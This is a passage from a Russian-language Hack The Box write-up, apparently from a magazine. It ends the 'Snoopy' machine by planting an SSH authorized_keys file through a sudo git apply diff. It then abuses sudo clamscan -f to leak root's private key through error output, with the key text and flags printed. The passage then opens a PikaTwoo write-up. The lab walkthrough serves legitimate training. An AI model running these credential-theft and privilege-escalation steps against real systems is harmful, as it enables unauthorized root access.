|        ...o.=*o.|
|       .  + *oo.o|
|        . .B =.+ |
|         . .* ..+|
|        S o.  .  o|
|      o .o..o    |
|   E = o +..  .  |
|    = O.O        |
|   . =oOo+       |
+----[SHA256]-----+
```

Создание пары ключей SSH

```
cd ..
cat cbrown/.ssh/id_rsa.pub > cbrown/.ssh/authorized_keys
git diff cbrown/.bash_history cbrown/.ssh/authorized_keys > /tmp/git.
diff
```

А теперь немного подправим пути в diff-файле, чтобы они соответствовали каталогам пользователя `sbrown`, и выполним `git apply`.




```
diff --git a/sbrown/.bash_history b/sbrown/.bash_history
deleted file mode 120000
index dc1dc0c..0000000
--- a/sbrown/.bash_history
+++ /dev/null
@@ -1 +0,0 @@
-/dev/null
\ No newline at end of file
diff --git a/sbrown/.ssh/authorized_keys b/sbrown/.ssh/authorized_keys
new file mode 100644
index 0000000..e842e76
--- /dev/null
+++ b/sbrown/.ssh/authorized_keys
@@ -0,0 +1 @@
```

Изменения в файле git.diff

```
sudo -u sbrown /usr/bin/git apply /tmp/git.diff
```

Когда изменения применены, можем подключиться по SSH от имени целевого пользователя.

```
ssh -i cbrown/.ssh/id_rsa sbrown@127.0.0.1
```




```
sbrown@snoopy:~$ id
uid=1001(sbrown) gid=1001(sbrown) groups=1001(sbrown),1002(devops)
sbrown@snoopy:~$ cat user.txt
6c2b70db4e9b7084265d5e340506f82e
sbrown@snoopy:~$ 
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Разведку уже проводили, а со сменой контекста обычно мало что меняется, поэтому проверяем настройки sudoers.



```
sbrown@snoopy:~$ sudo -l
Matching Defaults entries for sbrown on snoopy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User sbrown may run the following commands on snoopy:
    (root) NOPASSWD: /usr/local/bin/clamscan
sbrown@snoopy:~$ 
```

Настройки sudoers

Таким образом узнаём, что мы можем без ввода пароля выполнить команду `/usr/local/bin/clamscan` в привилегированном контексте. Clamscan — это консольная программа для управления антивирусом ClamAV. Немного погуглив, можно выйти на статью, где показан способ чтения файла с помощью Clamscan.


Я попытался прочитать закрытый ключ SSH пользователя root вот такой командой:

```
sudo /usr/bin/clamscan /root/.ssh/id_rsa --copy=/tmp/results
```

Но в итоге ничего не получил.

Изучив подробности, я попробовал выставить параметр `-f`, при помощи которого задается список файлов для сканирования. Дело в том, что каждая строка из переданного файла будет воспринята антивирусом как путь для сканирования, но, поскольку такого пути не существует, мы получим сообщение об ошибке, а в нем — строку из файла. Таким способом эксфильтруем весь файл.


```
sudo /usr/local/bin/clamscan -f /root/.ssh/id_rsa --copy=/dev/shm/
```



```
sbrown@snoopy:~$ sudo /usr/local/bin/clamscan -f /root/.ssh/id_rsa --copy=/dev/shm/
LibClamAV Warning: **************************************************
LibClamAV Warning: ***  The virus database is older than 7 days!  ***
LibClamAV Warning: ***   Please update it as soon as possible.    ***
LibClamAV Warning: **************************************************
Loading:    24s, ETA:   0s [========================>]    8.66M/8.66M sigs
Compiling:   6s, ETA:   0s [========================>]       41/41 tasks

-----BEGIN OPENSSH PRIVATE KEY-----: No such file or directory
WARNING: -----BEGIN OPENSSH PRIVATE KEY-----: Can't access file
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn: No such file or directory
WARNING: b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn: Can't access file
NhAAAAAwEAAQAAAYEA1560zU3j7mFQUs5XDGIarth/iMUF6W2ogsW0KPFN8MffExz2G9D/: No such file or directory
WARNING: NhAAAAAwEAAQAAAYEA1560zU3j7mFQUs5XDGIarth/iMUF6W2ogsW0KPFN8MffExz2G9D/: Can't access file
4gpYjIcyauPHSrV4fjNGM46AizDTQIoK6MyN4K8PNzYMaVnB6IMG9AVthEu11nYzoqHmBf: No such file or directory
WARNING: 4gpYjIcyauPHSrV4fjNGM46AizDTQIoK6MyN4K8PNzYMaVnB6IMG9AVthEu11nYzoqHmBf: Can't access file
hy0cp4EaM3gITa10AMBAbnv2bQyWhVZaQlSQ5HDHt0Dw1mWBue5eaxeuqW3RYJGjKjuFSw: No such file or directory
WARNING: hy0cp4EaM3gITa10AMBAbnv2bQyWhVZaQlSQ5HDHt0Dw1mWBue5eaxeuqW3RYJGjKjuFSw: Can't access file
kfWsSVrLTh5vf0gaV1ql59Wc8Gh7IKFrEEcLXLqqyDoprKq2ZG06S2foeUWkSY134Uz9oI: No such file or directory
WARNING: kfWsSVrLTh5vf0gaV1ql59Wc8Gh7IKFrEEcLXLqqyDoprKq2ZG06S2foeUWkSY134Uz9oI: Can't access file
Ctqf16lLFi4Lm7t5jkhW9YzDRha7Om5wpxucUjQCG5dU/Ij1BA5jE8G75PALrER/4dIp2U: No such file or directory
WARNING: Ctqf16lLFi4Lm7t5jkhW9YzDRha7Om5wpxucUjQCG5dU/Ij1BA5jE8G75PALrER/4dIp2U: Can't access file
zrXxs/2Qqi/4TPjFJZ5YyaforTB/nmO3DJawo6bclAA762n9bdkvlxWd14vig54yP7SSXU: No such file or directory
WARNING: zrXxs/2Qqi/4TPjFJZ5YyaforTB/nmO3DJawo6bclAA762n9bdkvlxWd14vig54yP7SSXU: Can't access file
tPGvP4VpjyL7NcPeO7Jrf62UVjlmdro5xaHnbuKFevyPHXmSQUE4yU3SdQ9lrepY/eh4eN: No such file or directory
WARNING: tPGvP4VpjyL7NcPeO7Jrf62UVjlmdro5xaHnbuKFevyPHXmSQUE4yU3SdQ9lrepY/eh4eN: Can't access file
y0QJG7QUv8Z49qHnljwMTCcNeH6Dfc786jXguElzAAAFiAOsJ9IDrCfSAAAAB3NzaC1yc2: No such file or directory
WARNING: y0QJG7QUv8Z49qHnljwMTCcNeH6Dfc786jXguElzAAAFiAOsJ9IDrCfSAAAAB3NzaC1yc2: Can't access file
EAAAGBANeetM1N4+5hUFLOVwxiGq7Yf4jFBeltqILFtCjxTfDH3xMc9hvQ/+IKWIyHMmrj: No such file or directory
WARNING: EAAAGBANeetM1N4+5hUFLOVwxiGq7Yf4jFBeltqILFtCjxTfDH3xMc9hvQ/+IKWIyHMmrj: Can't access file
x0q1eH4zRjOOgIsw00CKCujMjeCvDzc2DGlZweiDBvQFbYRLtdZ2M6Kh5gX4ctHKeBGjN4: No such file or directory
WARNING: x0q1eH4zRjOOgIsw00CKCujMjeCvDzc2DGlZweiDBvQFbYRLtdZ2M6Kh5gX4ctHKeBGjN4: Can't access file
CE2tdADAQG579m0MloVWWkJUkORwx7dA8NZlgbnuXmsXrqlt0WCRoyo7hUsJH1rElay04e: No such file or directory
WARNING: CE2tdADAQG579m0MloVWWkJUkORwx7dA8NZlgbnuXmsXrqlt0WCRoyo7hUsJH1rElay04e: Can't access file
b39IGldapefVnPBoeyChaxBHC1y6qsg6KayqtmRtOktn6HlFpEmNd+FM/aCAran9epSxYu: No such file or directory
WARNING: b39IGldapefVnPBoeyChaxBHC1y6qsg6KayqtmRtOktn6HlFpEmNd+FM/aCAran9epSxYu: Can't access file
C5u7eY5IVvWMw0YWuzpucKcbnFI0AhuXVPyI9QQOYxPBu+TwC6xEf+HSKdlM618bP9kKov: No such file or directory
WARNING: C5u7eY5IVvWMw0YWuzpucKcbnFI0AhuXVPyI9QQOYxPBu+TwC6xEf+HSKdlM618bP9kKov: Can't access file
```

Результат использования Clamscan

Теперь собираем приватный ключ и подключаемся от имени рута.




```
root@snoopy:~# id
uid=0(root) gid=0(root) groups=0(root)
root@snoopy:~# cat root.txt
68c5bcae9ffad4892ff4d2a7394106d5
root@snoopy:~# 
```

Флаг рута

Машина захвачена!

HTB
PIKATWOO


PikaTwoo
OS: Linux
Difficulty: Insane
Points: 50
Release: 04 Feb 2023
IP: 10.10.11.199

ПРОХОДИМ ОДНУ ИЗ САМЫХ СЛОЖНЫХ МАШИН С HACK THE BOX

Эту тачку «безумного» уровня сложности я штурмовал почти три месяца. Чего здесь только не встретилось: уязвимость в OpenStack, реверс приложения для Android и подделка сертификатов, баг в Apache APISIX, атака на ModSecurity, которую удалось раскрутить до RCE... Под конец получаем доступ к ноде Kubernetes, сливаем секреты и эксплуатируем баг в minikube CRI-O. В общем, скучно не будет!

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Перво-наперво добавляем IP-адрес машины к себе в `/etc/hosts`:

```
10.10.11.199    pikatwoo.htb
```

И запускаем сканирование портов.

